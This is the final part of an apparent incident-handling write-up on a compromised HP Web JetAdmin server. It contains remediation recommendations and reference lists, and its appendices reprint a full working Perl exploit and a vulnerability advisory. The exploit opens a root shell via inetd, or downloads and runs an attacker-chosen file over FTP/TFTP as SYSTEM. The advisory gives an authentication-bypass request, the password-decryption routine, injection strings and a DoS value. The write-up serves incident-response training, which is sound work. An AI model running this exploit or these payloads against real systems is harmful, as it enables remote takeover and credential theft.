- The Astrophysics department to initiate monitoring of vendor vulnerability watchdog mailing lists that cover the application.
- Activate and configure the Snort NIDS "preprocessor portscan" option to capture any port scans. This would capture any future port scans.
- Configure the local policy audit logging capability on all Microsoft systems. Strong consideration should be given to centralization of all systems logs to allow correlation capabilities and centralized monitoring capabilities.
- Implement network device registration in all remaining VSU campuses to prevent any non-registered systems connecting to any VSU network.
- Examination of other Anti-virus (or other) software vendors that detect potential hacking tools like Netcat.

Allen also notes the following in the incident report:

- The Astrophysics department's failed to reset systems administrator passwords in the department following the expulsion/dismissal of Randy Rhodes.

- Currently waiting for VSU legal department to contact him regarding possible law enforcement investigation due to former employee dismissal.
- Although this incident was well handled by the ISIR team, the ISIR SOPs remain to be completed. Any future incidents handled by individuals other than Allen (e.g. he is not present on the VSU campus when an incident is reported) will unlikely proceed in a similar fashion as the detailed procedures are not documented.

After the report is completed by Allen, he meets with this incident's ISIR team, Marie and Chuck, on Thursday to review it and to finalize the executive summary prior to submission to management. The executive summary highlights the following points:

- Application vulnerabilities are just as critical as Operating System vulnerabilities and must not be overlooked.
- Fortunate this incident was limited in scope to one system.
- Cost of the incident handling including the total down time of application and redeployment of IT resources to handle the incident.

Short term recommendations (next 3 months)

- Complete the Incident Handling SOPs.
- Astrophysics department to initiate monitoring of vendor vulnerability watchdog mailing list.
- Snort NIDS "preprocessor portscan" activation.

Long term recommendations (6 months +)

- Consideration should be given to centralization of all systems logs.
- Implement network device registration in all remaining VSU campuses.
- Examination of software that detects hacking tools like Netcat.

With this incident (#VSU-I-033-04) report finally completed, Allen submits it to both IT and Astrophysics department management for their review and awaits their feedback.

8. Exploit References

The Exploit:

FX. “JetRoot_pl.txt”. URL: http://www.phenoelit.de/hp/JetRoot_pl.txt.

Additional references:

1. Alex, Thomas., Caswell, Brian., Houghton, Nigel. “MISC HP Web JetAdmin ExecuteFile admin access.” Snort. URL: http://www.snort.org/snort-db/sid.html?sid=2655
2. Bueno, Pedro. “Handler's Diary April 28th 2004”. April 28, 2004. URL: http://www.incidents.org/diary.php?date=2004-04-28&isc=ee7dc55c9ae20afe9ea9d4327f57771c
3. Bugtraq. “HP Web Jetadmin Multiple Vulnerabilities”. April 27, 2004. URL: http://www.securityfocus.com/bid/10224
4. CIAC Advisory. “O-136: HP Web JetAdmin Vulnerabilities “. May 5, 2004. URL: http://www.ciac.org/ciac/bulletins/o-136.shtml
5. FX. “Multiple vulnerabilities in HP Web JetAdmin“. April 27, 2004. URL: http://www.securityfocus.com/archive/1/361535
6. HP Advisory. “SSRT2397 rev.0 Web Jetadmin potential denial of service, unauthorized access”. April 2004. URL: http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=PSD_HPSBPI01026
7. OSVDB ID. “HP Web Jetadmin ExecuteFile Command Execution”. April 27,2004. URL: http://www.osvdb.org/displayvuln.php?osvdb_id=5798
8. Secunia Advisory ID. “HP Web Jetadmin Multiple Vulnerabilities”. May 4, 2004. URL: http://secunia.com/advisories/11536

9. References

1. “A Security Review of Protocols.” 2 May 2003. URL: http://www.awprofessional.com/articles/article.asp?p=31678.
2. “Address Allocation for Private Internets.” February 1996. URL: http://www.ietf.org/rfc/rfc1918.txt?number=1918.
3. “Clearlogs.” URL: http://www.ntsecurity.nu/toolbox/clearlogs/.
4. “Default Security Policy Settings.” Microsoft Windows 2000 Security Hardening Guide. URL: http://www.microsoft.com/technet/security/prodtech/win2000/win2khg/appxa.mspx.
5. “DoD 5220.22-M.” National Industrial Security Program Operating Manual.” January 1995. URL: http://www.dtic.mil/whs/directives/corres/html/522022m.htm.
6. “Dragon Intrusion Defense.” URL: http://dragon.enterasys.com.
7. “DShield.org Distributed Intrusion Detection System.” URL: http://www.dshield.org/port_report.php?port=8000&recax=1&tarax=2&srcax=2&percent=N&days=180&Redraw=Submit+Query.
8. “Ethereal.” URL: http://www.ethereal.com/.
9. “Forensics Tools.” Foundstone Free Tools. URL: http://www.foundstone.com/resources/proddesc/forensic-toolkit.htm.
10. “Fport.” Foundstone Free Tools.” URL: http://www.foundstone.com/knowledge/proddesc/fport.html.
11. “Guide to Securing Microsoft Windows 2000 Group Policy: Security Configuration Tool Set.” URL: http://nsa2.www.conxion.com/win2k/guides/w2k-3.pdf.
12. “How the System Account Is Used in Windows.” Microsoft Knowledge Base Article – 120929. 6 May 2003. URL: http://support.microsoft.com/default.aspx?kbid=120929.
13. “HP Web Jetadmin - Ports Monitored by HP Web Jetadmin 7.2 and 7.5.” URL: http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=bpj07091&locale=en_US.
14. “HP Web Jetadmin software - overview and features.” URL: http://h10010.www1.hp.com/wwpc-JAVA/offweb/vac/us/en/sm/network_software/wja_overview.html.
15. “HP Web Jetadmin software - overview and features.” URL: http://h10010.www1.hp.com/wwpc-JAVA/offweb/vac/us/en/sm/network_software/wja_overview.html.
16. “Hypertext Transfer Protocol -- HTTP/1.0.” RFC 1945. May 1996. URL: http://www.freesoft.org/CIE/RFC/1945/index.htm .
17. “Hypertext Transfer Protocol -- HTTP/1.1.” RFC 2068. Jan 1997. URL: http://www.freesoft.org/CIE/RFC/2068/index.htm.
18. “Image Masster Solo II Forensics Hard Drive Duplicator.” URL: http://www.upgradesolutions.com/products/imagemassterforensic.html.

19. "Incident Handling Step by Step and Computer Crime Investigation." SANS INSTITUTE - Track 4 –4.1. 2003.
20. "InfoSec Acceptable Use Policy." URL: http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf (1 Aug 2004). SANS provides this template policy at no cost for its use.
21. "Microsoft Windows 2000 Security Hardening Guide." Audit Management. URL: http://www.microsoft.com/technet/Security/topics/issues/w2kccadm/auditman/w2kadm24.mspx.
22. "Network Print Servers." URL: http://www.hp.com/go/jetdirect.
23. "NIST sample banner." URL: http://csrc.nist.gov/fasp/FASPDocs/logaccess-control/WARNINGbanner-nlb.doc.
24. "PC-Cillin Internet Security." URL: http://www.trendmicro.com/en/products/desktop/pc-cillin/evaluate/overview.htm.
25. "PromiscDetect." URL: http://ntsecurity.nu/toolbox/promiscdetect/.
26. "Protecting Your Core: Infrastructure Protection Access Control Lists." 8 Aug 2003. URL: http://www.cisco.com/en/US/tech/tk648/tk361/technologies_white_paper09186a00801a1a55.shtml
27. "Retina® Network Security Scanner." URL: http://www.eeye.com/html/products/retina/index.html.
28. "RFC 1759 (RFC1759)." URL: http://www.faqs.org/rfcs/rfc1759.html
29. "Special-Use IPv4 Addresses." September 2002. URL: http://www.ietf.org/rfc/rfc3330.txt?number=3330.
30. "Syslog-ng." URL: http://www.balabit.com/products/syslog_ng/.
31. "TFTP Server." URL: http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/.
32. Alex, Thomas., Caswell, Brian., Houghton, Nigel. "MISC HP Web JetAdmin ExecuteFile admin access." Snort. URL: http://www.snort.org/snort-db/sid.html?sid=2655.
33. Atkins, Todd. "Swatch." URL: http://swatch.sourceforge.net/.
34. Caswell, Brian. Roesch, Marty. "Snort Rules Batabase." Snort. URL: http://www.snort.org/snort-db/.
35. Eckman, Brian. "Crackers Targeting Web JetAdmin 6.5 Vulnerability." 14 May 2004. URL: http://lists.sans.org/pipermail/unisog/2004-May/007262.php.
36. FX. "Multiple vulnerabilities in HP Web JetAdmin." URL: http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt.
37. Fyodor., "Nmap Security Scanner." URL: http://www.insecure.org/nmap.
38. Fyodor., "The Art of Port Scanning." URL: http://www.insecure.org/nmap/nmap_doc.html.
39. Koziol, Jack. "Real Time Alerting with Snort." 6 May 2003. URL: http://www.linuxsecurity.com/feature_stories/feature_story-144.html.

40. Koziol, Jack. “Real Time Alerting with Snort.” 6 May 2003. URL: http://www.linuxsecurity.com/feature_stories/feature_story-144.html (21 Jul 2004)Russinovich, Mark “Miscellaneous Tools.” 1 Aug 2004. URL: http://www.sysinternals.com/ntw2k/source/misc.shtml#strings.
41. Östling, Andreas. “Oinkmaster.” URL: http://oinkmaster.sourceforge.net/.
42. Pudeyev, Oleg. “Introduction to Unicode.” 15 July 2002. URL: http://www.rpi.edu/~pudeyo/articles/unicode.html.
43. Russinovich, Mark. “TCPView.” 9 Aug. 2004. URL: http://www.sysinternals.com/ntw2k/source/tcpview.shtml.
44. Skoudis, Ed. “Spinal Hack.” Counter Hack Website. November 2003. URL: http://www.counterhack.net/spinal_hack.html.
45. Wysopal , Chris. “Netcat 1.1 for Win 95/98/NT/2000.” Network Utility Tools. URL: http://www.atstake.com/research/tools/network_utilities/.

Appendix A: Exploit Perl Source Code

```
#!/usr/bin/perl
use IO::Socket;
#
# This is an exploit for HP Web JetAdmin, the printer management server from
HP.
# It is NOT about printers! The service usually runs on port 8000 on Windows,
# Solaris or Linux boxes.
#
# Greetz: The Phenoelit People, c-base crew, EEyE (rock!), Halvar on the other
#         side of the planet, Johnny, Andreas, Lisa, H D Moore, Nicolas
#         Fishbach and all the others I forgot
#

$|=1;

die "Specify server name or IP\n" unless ($host=shift);

#
# lala stuff
#
print   "Phenoelit HP Web JetAdmin 6.5 remote\n".
        " Linux root and Windows NT/2000 Administrator exploit\n".
        " by FX of Phenoelit\n".
        " Research done at BlackHat Singapore 2002\n\n";

#
# Check version for the kiddies
#
$request="GET /plugins/hpjwja/help/about.hts HTTP/1.0\r\n\r\n";
&doit();
#
# Get the path first
#
$rs=~/--\ framework\.ini\ (.+)-->/;
$hppath=$1;
if ($hppath) { $hppath=~s/\/doc\/plugins\/framework\/framework.ini//; }
#
# Now get some more info
#
$rs=~s/[\r\n\t]//g;
$rs=~s/<\/td><td\ valign\=\"top\"\ nowrap>//g;
$rs=~/JetAdmin\ Version<\/b>([^<]+)<\/td>/;
$version=$1;
$rs=~/System\ Version<\/b>([^<]+)<\/td>/;
```

```
$system=$1;
die "It's not version 6.5 or version extraction failed\n" unless ($version=~/6\.5/);
die "Could not extract path\n" unless ($hppath);
#
# Info 2 user
#
print "HP Web JetAdmin Path: \n\t".$hppath."\n";
print "HP Web JetAdmin Version: ".$version."\n";

if ($system=~/Linux/) {
        printf "Host system identified as Linux ...\n";
        #
        # Create file content and kick off inetd
        #
        $cont=
        "obj=Httpd:VarCacheSet(hacked,true);".
           "Httpd:ExecuteFile(/usr/sbin/,inetd,".$hppath."/cache.ini)".
        "&__BrowserID=0%0a3000%20stream%20tcp%20nowait%20root%20/bin
/bash%20bash%0a";

        $request = "POST /plugins/framework/script/content.hts HTTP/1.0\r\n".
        "Host: ".$host."\r\n".
        "Accept: text/html, text/plain, application/pdf, image/*,".
                "image/jpeg, text/sgml, video/mpeg, image/jpeg, ".
                "image/tiff, image/x-rgb, image/png, image/x-xbitmap,".
                " image/x-xbm, image/gif, application/postscript, */*;q=0.01\r\n".
        "Accept-Language: en\r\n".
        "Pragma: no-cache\r\n".
        "Cache-Control: no-cache\r\n".
        "User-Agent: Phenoelit script\r\n".
        "Referer: http://www.phenoelit.de/\r\n".
        "Content-type: application/x-www-form-urlencoded\r\n".
        "Content-length: ".length($cont)."\r\n\r\n".
        $cont;

        &doit();
        print "You should now connect to $host:3000 and enjoy your root shell\n";

} elsif ($system=~/WinNT/) {

        print "Target system is Windows.\n".
                " Do you want file upload via FTP [f] or TFTP [t]: ";
        $usersel=<STDIN>;
        if ($usersel=~/^f/i) {
                print "FTP used ...\n";
                print "FTP Host: "; $ftph=<STDIN>; chomp($ftph);
                print "FTP User: "; $ftpu=<STDIN>; chomp($ftpu);
                print "FTP Pass: "; $ftpp=<STDIN>; chomp($ftpp);
                print "FTP Path: "; $ftppath=<STDIN>; chomp($ftppath);
                print "FTP File: "; $ftpfile=<STDIN>; chomp($ftpfile);

                print "File ".$ftpfile." will be downloaded from ".$ftph.$ftppath."\n".
                        " with username ".$ftpu." and password ".$ftpp."\n";

                $cont=
                "obj=".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,open ".$ftph.",>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,".$ftpu.">>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,".$ftpp.">>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,lcd c:\\,>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,cd ".$ftppath.",>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,bin,>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,get ".$ftpfile.",>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,quit,>>c:\\x.txt);".
                "Httpd:ExecuteFile(,ftp.exe,-s:c:\\x.txt);".
                "Httpd:ExecuteFile(c:\\,".$ftpfile.")";

        } elsif ($usersel=~/^t/) {
                print "TFTP used ...\n";
                print "TFTP Host: "; $ftph=<STDIN>; chomp($ftph);
                print "TFTP Path: "; $ftppath=<STDIN>; chomp($ftppath);
                print "TFTP File: "; $ftpfile=<STDIN>; chomp($ftpfile);

                $ftppath.="/" unless ($ftppath=~/\/$/);
                $cont=
                "obj=".
                "Httpd:ExecuteFile(,tftp.exe,-i,".$ftph.",GET,".
                        $ftppath.$ftpfile.",c:\\".$ftpfile.");".
                "Httpd:ExecuteFile(c:\\,".$ftpfile.")";

        } else {
                print "Wurstfinger ?\n";
                exit 0;
        }

        $request = "POST /plugins/framework/script/content.hts HTTP/1.0\r\n".
        "Host: ".$host."\r\n".
        "Accept: text/html, text/plain, application/pdf, image/*, ".
                "image/jpeg, text/sgml, video/mpeg, image/jpeg, ".
                "image/tiff, image/x-rgb, image/png, image/x-xbitmap,".
                " image/x-xbm, image/gif, application/postscript, */*;q=0.01\r\n".
        "Accept-Language: en\r\n".
```

```
      "Pragma: no-cache\r\n".
      "Cache-Control: no-cache\r\n".
      "User-Agent: Phenoelit script\r\n".
      "Referer: http://www.phenoelit.de/\r\n".
      "Content-type: application/x-www-form-urlencoded\r\n".
      "Content-length: ".length($cont)."\r\n\r\n".
      $cont;

      print "If everything works well, the specified file should be running\n".
           " soon in SYSTEM context. Don't stop this script until your
program\n".
           " terminates. Enjoy the box.\n";
      &doit();

} else {
      print "Host OS (".$system.") not supported by exploit - modify it\n";
}

exit 0;

sub doit {
  $remote =
   IO::Socket::INET->new(Proto=>"tcp",PeerAddr=>$host,PeerPort=>"8000",);
  die "cannot connect to http daemon on $host\n" unless($remote);
  $remote->autoflush(1);
  print $remote $request;

  $rs="";
  while ( $rline=<$remote> ) {
      $rs.=$rline;
      #print $rline;
  }

  close $remote;
}
```

Appendix B: Multiple Vulnerabilities in HP Web JetAdmin Advisory

Bugtraq posting by FX of Phenoelit on Apr 27 2004 9:42AM : http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt. Please note that this text is included "as published" with any spelling ("advisroy") left in tact.

Phenoelit Advisory <wir-haben-auch-mal-was-gefunden #0815 ++-+>

[Title]
Multiple vulnerabilities in HP Web JetAdmin

[Authors]
FX <fx@phenoelit.de>

Phenoelit Group (http://www.phenoelit.de)
Advisroy
http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt

[Affected Products]
Hewlett Packard (HP)
Web JetAdmin 6.5 on any platform

Partially affected:
Web JetAdmin 7.0 on any platform
Web JetAdmin <=6.2 on any platform

HP Bug ID: SSRT2397
CERT VU ID:VU#606673

[Vendor communication]
10/28/02 Initial Notification, security-alert@hp.com
*Note-Initial notification by Phenoelit
includes a CC: to cert@cert.org by default

From there on, communication went back and forth, while the major version went up and only a subset of the bugs was fixed.

[Overview]
HP Web JetAdmin is an enterprise management system for large amounts of HP printers, print servers and their respective print queues. The service provides a web interface for administration, by default listening on port 8000. The web server (HP-Web-Server-3.00.1696) is a modular service supporting plugins and using .hts and .inc files for creation of active content.

From the readme_en.txt file:

"HP Web JetAdmin contains support for all HP JetDirect-connected printers and plotters. This product allows users to manage HP JetDirect-connected printers within their intranet using a browser. In addition to this, HP Web JetAdmin has the ability to discover and manage any non-HP printer that implements the standard printer MIB (RFC 1759). If a peripheral includes an embedded web server, HP Web JetAdmin provides a link to the home page of the peripheral."

NOTE: (Historic, see initial date!)

Despite the fact that the HP web site still advertises it as 6.5, the Web JetAdmin you can currently download is 7.0. This one features an Apache core and several improvements, including SSL support with a vulnerable version of OpenSSL (0.9.6c). Password decryption and direct calls of functions are still possible, but some of the exploited functions are no longer existing.

[Description]

Multiple vulnerabilities exist in the product. A short summary is outlined below:

1 - Source disclosure of HTS and INC files
2 - Real path disclosure of critical files
3 - Critical files accessible through web server
4 - User and Administrator password disclosure and decryption
5 - User and Administrator password replay
6 - Root/Administrator password disclosure
7 - Denial of Service of the server due to input validation failure
8 - Authentication circumvention on all functions
9 - Direct access to methods of the server core and the plugins via the HTTP Protocol
10 - Input validation failure for strings written to files
11 - Root/Administrator compromise due to all of the above
12 - Hidden games (easter egg) in the application

[Vulnerability details]

[1]

The web server will disclose the contents of the scripts, if a dot (.) is added to the end of the request URL.
Example:
http://server:8000/plugins/hpjwja/script/devices_list.hts.

[2]

Any page that is generated by the .HTS scripts will include a HTML comment line with the location of the file framework.ini, which holds several critical entries.

Example:

```
<!-- framework.ini F:\Program Files\HP Web JetAdmin\doc\plugins\framework\framework.ini -->
```

[3]

The file framework.ini is located inside the web root directory. Any unauthenticated user can access it. This file contains the encrypted (see below) passwords for all users, permissions for the respective users and other valuable information.

Example:

http://server:8000/plugins/framework/framework.ini

[4]

HP Web JetAdmin uses it's own encryption. Passwords will be encrypted on client side before send to the server using a Java applet. The encryption is easily broken and reversible.

An encrypted username or password is transmitted and stored in the ASCII representation of hexadecimal numbers. Such a ciphertext looks like 6a206d14000a7c2bc3cd3358153cffb5. This string has three elements:

- 6a206d14 is the initialization vector for the algorithm
- 000a is the length of the encrypted data (and double the length of the clear text)
- 7c2bc3cd3358153cffb5 is the actual encrypted data

Encryption and decryption are performed by initializing a random number generator with the IV supplied in the string and performing an XOR operation with the encrypted data and the upper 8 bits of the subsequently calculated random numbers. The following pseudo-code will be run:

```
long v = IV;
for(int i=0;i<strlen(code);i++){
        v = 31413L * v + 13849L & -1L;
        code[i]=code[i]^(char)(v >> 24);
}
```

As the result, the clear text will be in code[] as two-byte characters.

[5]

Because of the static nature of the encryption broken in point 4, an attacker can use password strings sniffed off the network and use them in selfmade HTTP requests to the service. This is commonly referred to as replay attack.

[6]
When using services the host system provides only to administrative users (Administrator on Windows, root on UNIX), the web interface will require the user to enter the account data for this account. The entered username, password and (for Windows) the domain name are encrypted with the algorithm discussed in 4. Therefore, an attacker can sniff the strings off the network and decrypt the account information.

[7]
By modifying the "encrypted" string, an attacker can cause the service to lock up. As discussed in point 4, the second element in the string represents the length of the encrypted data. By replacing it with 0xFFFF, the decryption function loops through the string until the index reaches -1, which never happend during tests and resulted in a completely frozen service.
Example: 01010101FFFF0202020202020202020202.

[8]
Access to the functionality of Web JetAdmin is usually done via HTTP POST requests. One of the variables always present is "obj". A typical request contains:
obj=Framework:CheckPassword;Httpd:SetProfile(Profiles_Admin,password,$_pwd,$__framework_ini)
By leaving out the element "Framework:CheckPassword;", HP Web JetAdmin
will no longer validate the supplied password and immediately grant access to the function specified.
Example:
obj=Httpd:SetProfile(Profiles_Admin,password,$_pwd,$__framework_ini)

[9]
The "obj" variable discussed in 8 is actually used to call functions in the server core or any plugin. The server core and the plugins export functions to be used via HTTP. Therefore, an attacker can craft HTTP POST requests to use internal functions. Additionally, use of variables and grouping of function calls are possible. One can actually write little programs and submit them to the server for execution. Most of the functions deal with internal data structures and files of HP Web JetAdmin.
Example: see 8

[10]
HP Web JetAdmin uses a file called "cache.ini" outside of the web

root. This file will contain session settings for a specific session. The session is identified by a variable called __BrowserID submitted in every HTTP request of the session. The format of cache.ini is:

```
---SNIP--
[1234]
Variable=Value
NextVariable=NextValue

[5678]
...
---SNIP--
```

where 1234 and 5678 are the browser ID values. An attacker can influence the Variable=Value pairs through the call interface described in 9. By calling

obj=Httpd:VarCacheSet(FX,MemberOfPhenoelit)&__BrowserID=0

the following cache entry is created:

```
[0]
FX=MemberOfPhenoelit
```

It is also possible to inject multiple lines at the beginning of the file by including HTTP encoded linefeed characters in the __BrowserID variable:

&__BrowserID=%0aTest%20123%0a

will create the following entry:

```
[
Test 123
]
```

[11]
The Httpd core supports an exported function called "ExecuteFile". This function takes two or more parameters. The first one is the path where the file is located (leave blank for use of $PATH or %PATH%) and the second is the executable itself. Combined with the ability to write arbitrary content to a file in a known location (see 10, location known due to 2), an attacker can easily start a program of his choice. Since the service usually runs as root on UNIX or as SYSTEM on Windows, this gives full remote access to the server.
Example: see Example section below

[12]
The security issues described above are not the result of a lack of time in the development department. This is proven by the fact that HP Web Jetadmin is delivered including two games.
A text based adventure game is available on the URI:
/plugins/hpjwja/script/special.hts?waycool=notyou
The HTS file special2.hts features a hangman game and a list of

developers.
Hint: When playing the text adventure, throw the cat toy around to keep the bad kitty busy.

[Example]

The root/SYSTEM exploit for 6.5 (NOT 7.0) can be found at:
http://www.phenoelit.de/hp/JetRoot_pl.txt

[Solution]

None known at this time. HP Web JetAdmin 7.0 fixes some of the problems - namely removed the ExecuteFile function - but most of the issues and the games are still there.

[end of file]